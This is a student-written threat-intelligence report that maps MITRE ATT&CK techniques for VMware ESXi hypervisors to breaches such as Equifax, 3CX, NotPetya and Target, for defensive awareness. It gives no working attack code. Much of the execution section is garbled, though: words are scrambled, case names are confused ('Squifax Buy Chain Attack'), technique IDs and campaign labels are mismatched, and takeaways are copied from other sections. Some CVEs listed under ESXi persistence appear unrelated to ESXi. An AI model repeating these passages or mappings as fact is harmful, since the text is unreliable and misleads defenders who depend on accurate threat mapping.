

Threat Intel Report on

MITRE ATT&CK® FRAMEWORK

ESXi Platform

(Image Explanation)

By

Team Cyber Nexus

Nitesh Patel - 2050

Sanjay Sharma - 2065

Gaurav Gawade - 2036

Tejas More - 2039

Table of Content

Section No.	Title	MITRE ID
1	Introduction	—
2	The 12 Enterprise Tactics	—
2.1	Initial Access	TA0001
2.2	Execution	TA0002
2.3	Persistence	TA0003
2.4	Privilege Escalation	TA0004
2.5	Defense Evasion	TA0005
2.6	Credential Access	TA0006
2.7	Discovery	TA0007
2.8	Lateral Movement	TA0008
2.9	Collection	TA0009
2.10	Command and Control	TA0011
2.11	Exfiltration	TA0010
2.12	Impact	TA0040

MITRE ATT&CK Framework

Introduction


MITRE ATT&CK Enterprise – ESXi is a specialized part of the MITRE ATT&CK® framework that catalogs adversary tactics, techniques, and procedures (TTPs) observed against VMware ESXi hypervisors. ESXi is a widely used virtualization platform that runs virtual machines in many enterprise environments.

This matrix focuses on real-world attack behaviors against the ESXi hypervisor itself, showing how threat actors gain access, execute code, escalate privileges, evade defenses, and affect virtual systems. It adapts many existing ATT&CK techniques to the ESXi context and includes a few new ones that reflect ESXi-specific tradecraft. Security teams use this matrix for threat modeling, detection tuning, defensive planning, and understanding how adversaries compromise and operate within ESXi environments.

ESXi Attack Lifecycle Flow:




ESXi Matrix(Tactics & Techniques)




1. Initial Access(TA0001)

Overview:




Technical details:



Attack flow / technique

Technique 1: Exploit Public-Facing Application



Real World Examples:

CYBERSECURITY STUDY NOTE: Exploit Public-Facing Application (T1190) & Equifax Breach (C0019)

TECHNIQUE: Exploit Public-Facing Application (T1190)

Adversaries take advantage of weaknesses (vulnerabilities, bugs) in internet-accessible software or services to gain initial access.



REAL-WORLD EXAMPLE: Equifax Breach (C0019)

1. Vulnerability Scanning & Identification



Attacker scans for unpatched vulnerabilities in public-facing web applications.

2. Exploitation of Vulnerability



Attacker sends a crafted request to exploit a known vulnerability (e.g., CVE-2017-5638) to execute arbitrary code.

3. Web Shell & Data Exfiltration



Attacker installs a web shell for persistence, pivots to internal systems, and exfiltrates sensitive data.



KEY TAKEAWAY

Timely patching of public-facing applications is critical. A single unpatched vulnerability can lead to a massive data breach.

MITIGATION STRATEGIES



Patch Management



Web Application Firewall (WAF)



Secure Coding Practices




Network Segmentation

CYBERSECURITY AWARENESS - PATCH YOUR SYSTEMS

Technique 2: Valid Accounts

MITRE ATT&CK – Valid Accounts (T1078) | Initial Access



1 Credentials Exist 2 Credentials Become Exposed 3 Attacker Uses Valid Credentials 4 System Grants Access 5 Initial Access Achieved

Legitimate user or administrator credentials exist
Credentials exposed through phishing, reuse, or poor security practices
Valid credentials used to authenticate normally
Authentication succeeds without detecting misuse
Unauthorized access using valid accounts

Technique Overview

Valid Accounts
ATT&CK ID: T1078
Tactic: Initial Access (TA0001)

Educational reference based on the MITRE ATT&CK Framework – Defensive Awareness

Real World Examples:

CYBERSECURITY STUDY NOTE: Valid Accounts (T1078) & 3CX Supply Chain Attack (C0057)

TECHNIQUE: Valid Accounts (T1078)

Adversaries use **existing, legitimate credentials** (usernames, passwords) to **gain initial access, persist, or escalate privileges**. Very stealthy, mimics normal user activity.



REAL-WORLD EXAMPLE: 3CX Supply Chain Attack (C0057)

1. Credential Theft from Personal Device



Attacker compromises employee's personal device. Steals corporate credentials saved in browser.

2. Initial Access via Corporate VPN



Attacker uses stolen, **valid credentials** to log in to corporate network via VPN.

3. Lateral Movement & Malware Planting



Attacker moves laterally from initial access to sensitive build environment, **planting malware** in official software.



KEY TAKEAWAY

Valid Accounts are a powerful, stealthy technique. Even a **simple credential theft** from a **personal device** can lead to a **major supply chain compromise**.

MITIGATION STRATEGIES



MFA (Multi-Factor Authentication)



Password Managers



Monitor for Anomalous Logins

2. Execution(TA0002)

Overview

ESXi Matrix – Execution (TA0002)

MITRE ATT&CK® Tactic: Execution

VMware ESXi / Virtualized Infrastructure

 CVE-2021-21974 Remote code execution risk in ESXi service	 CVE-2020-3992 ESXi service vulnerability enabling command execution
 CVE-2019-5544 Command Injection issue affecting ESXi components	 CVE-2022-31696 Authentication bypass leading to administrative command execution

These vulnerabilities may allow attackers to execute commands on VMware ESXi hosts if systems are not properly secured.


For defensive awareness and security education only. No exploitation steps shown.

Technical details

ESXi ATT&CK Matrix – Execution (TA0002) | Technical Details

1 Affected Components <ul style="list-style-type: none"> ESXi management interface Host operating system services Administrative APIs or automation scripts	Root Cause (Conceptual) <ul style="list-style-type: none">Insufficient input validationOverly permissive administrative accessInadequate authentication or monitoring controls <p>These risks stem from misuse of legitimate functionality, not a software flaw.</p>	Technical Impact (High-Level) <ul style="list-style-type: none">Command or process executionConfiguration changesData access or service disruption <p>These risks stem from misuse of legitimate functionality, not a software flaw.</p>
---	---	---

Simple Conceptual Diagram




```
graph LR; RA[Request / Action] --> EPL[ESXi Processing Logic]; EPL --> SR[System Result]; EPL["if (request is allowed)  
perform system action  
else  
deny or log"]
```

Educational reference based on the [MITRE ATT&CK Framework](#) – Defensive Awareness

Attack flow / technique

Technique 1: Command and Scripting Interpreter(T1059)



Real World Examples:

CYBERSECURITY STLDY NOTE: Exalid AccoWinds (T1059) & CCX Supply Chain Attaach (C0001)

TECHNIQUE: Command and Scripting Interpryter (T1059)

Adversaries use execute commands and scripts (e. luoghy traschipts to perform movtovemt tod aord exteslv eryctions. Ohless builly Often builltn system utilities.



REAL-WORLD EXAMPLE: Squifax Buy Chain Attack (C0059)

1. Initial Comproremise & Personal Device



SolarWinds Build Server
Attacker scans for malicious code in SolarWinds Orion Update.

2. Scripted Command Execution (T1059)



Orion Platform Update
Attacker script in update employs exptoner systemer systems for discovery & lateral & lateral movement.

3. Data Exfiltration Data Exfiltration



Data Exfiltration
Attacker uses or steal dhal steal data an to seathly to buises asfcoses hidden notement.



KEY TAKEAWAY

Scripts are powerful duwerful, stealthy-use tools. Even a simple credential theft from a oarmsad device ad deas within jor supply diffult.

MITIGATION STRATEGIES



Constrain Scripting Languages (el. AppLocter)




Password Managers



Endpoint Detection & Sework Respsnics (z. Autwan-Line Activity)

Technique 2: ESXi Administration Command(T1675)



Real World Examples:

CYBERSECURITY STUDY NOTE: Exploit Public-Facing (T1675) & 3CX Supply Chain Attack (C0019)

TECHNIQUE: ESXi Administration Command (T1675)

Adversaries take execute commands on VMWARE ESXi systems using native native utilities (such as esxcli, vm process kill --type-force --world-id...) to manage virtual utilities, configure or deploy/vater machine, or deploy/ae malicious paylyods.



REAL-WORLD EXAMPLE: Royal Ransomware Attack (2022-2023)

1. Initial Access & from Personal Devient



Attacker scangs gain access to network, moe lattetaly to identify saved in browser.

2. Explorating & Comeution (T1675)



Attacker sends exploit ESXi commands to shut down, encrypt, or delete an arbitrary file.

2. Ransomware Mavare Plitration



Attacker conencars ste ESSI attseal files on files on virtual virual disk servers, demaling demading payment.



KEY TAKEAWAY

ESXi systems are high-value tatgetts. Comprrise are simply credential theft from a perssional device siluceusly, najts of major business impact.

MITIGATION STRATEGIES



Harden ESXI Configuration




Paswork Managers



Network Secidus ESI Segmentatns

CYBERSECURITY AWARENESS - PROTECT YOUR CREGNTARS

Technique 3: Scheduled Task/Job(T1053)



Real World Examples:

CYBERSECURITY STUDY NOTE: Exploit Public-Facing (T1653) & 3CX Supply Chain Attack (C0036)

TECHNIQUE: Scheduled Task/Job (T1053)

Adversaries abuse execute commands on VMWARE ESXI systems using native configures to download (cron to cron) persistently a file and then schedule it to run at regular intervals, thus impacting system performance.

REAL-WORLD EXAMPLE: NotPetya Ransomware Attack (C0023)

The flowchart details the NotPetya attack using T1053:

- 1. Initial Compromise**: Attacker exploits in vulnerability in accounting software (M.E.Doc).
- 2. Malicious Scheduled Task**: Attacker uses PsExec and SetItToRun to download and run the NotPetya wiper.
- 3. Encrypt & Spread**: Attacker triggers task to encrypt files and spread across the network.

KEY TAKEAWAY

Scheduled tasks are powerful tools for credential theft from a single host.

MITIGATION STRATEGIES

- Harden ESXI Configuration
- Endpoint Security
- Network Segmentation

CYBERSECURITY AWARENESS - PROTECT YOUR CREDENTIALS

3. Persistence(TA0003)

Overview

ESXi Matrix – Persistence (TA0003)

MITRE ATT&CK® Tactic: *Persistence*

VMware ESXi / Virtualized Infrastructure

What is this vulnerability?

Persistence vulnerabilities allow attackers to stay connected to an ESXi system for a long time, even after restarts, updates, or password changes.

Where does it appear?

In VMware ESXi environments, persistence commonly appears through user accounts, startup or configuration files, scheduled tasks, and server components that can be modified to automatically run or remain active in the background. These weaknesses are typically abused after initial access to ensure ongoing control of the virtualized infrastructure.

Representative CVEs (Awareness Only)

- CVE-2021-42278
- CVE-2019-1069
- CVE-2020-0688
- CVE-2021-34473

Technical details


ESXi ATT&CK Matrix – Persistence (TA0003) | Technical Details

Affected Components	Root Cause
 ESXi management interfaces  Administrative workflows	<p>Persistence risks may arise from:</p> <ul style="list-style-type: none">Overly permissive configuration settingsInsufficient authentication or authorization controlsLimited validation of administrative changesInadequate logging or monitoring of long-term system behavior <p>This represents misuse of legitimate functionality, not a software defect.</p>
Technical Impact	Simple Conceptual Diagram
 Continued access across reboots  Repeated system actions over time	<pre>if (configuration is allowed) retain setting across restarts else reject or log change</pre>
 Configuration integrity changes  Availability or security posture impact	

Educational reference based on the [MITRE ATT&CK Framework – Defensive Awareness](#)

Attack flow / technique

Technique1: Account Manipulation(T1098)



Real World Example:

CYBERSECURITY STUDY NOTE: Account Manipulation (T1098) & Target Breach (C001)

TECHNIQUE: Account Manipulation (T1098)
Adversaries modify user accounts, including credentials or permissions, to maintain persistence privileges. Often involves creating new accounts, changing passwords, or altering group memberships.

REAL-WORLD EXAMPLE: Target Breach (C0001)

- Initial Compromise**: Attacker compromises vendor's network (HVAC company) via phishing.
- Credential Theft & Account Manipulation (T1098)**: Steals vendor credentials; creates and privileges for a new, hidden account in Target's system.
- Lateral Movement & Data Exfiltration**: Using manipulated account, attacker moves through Target's network and steals credit card data.

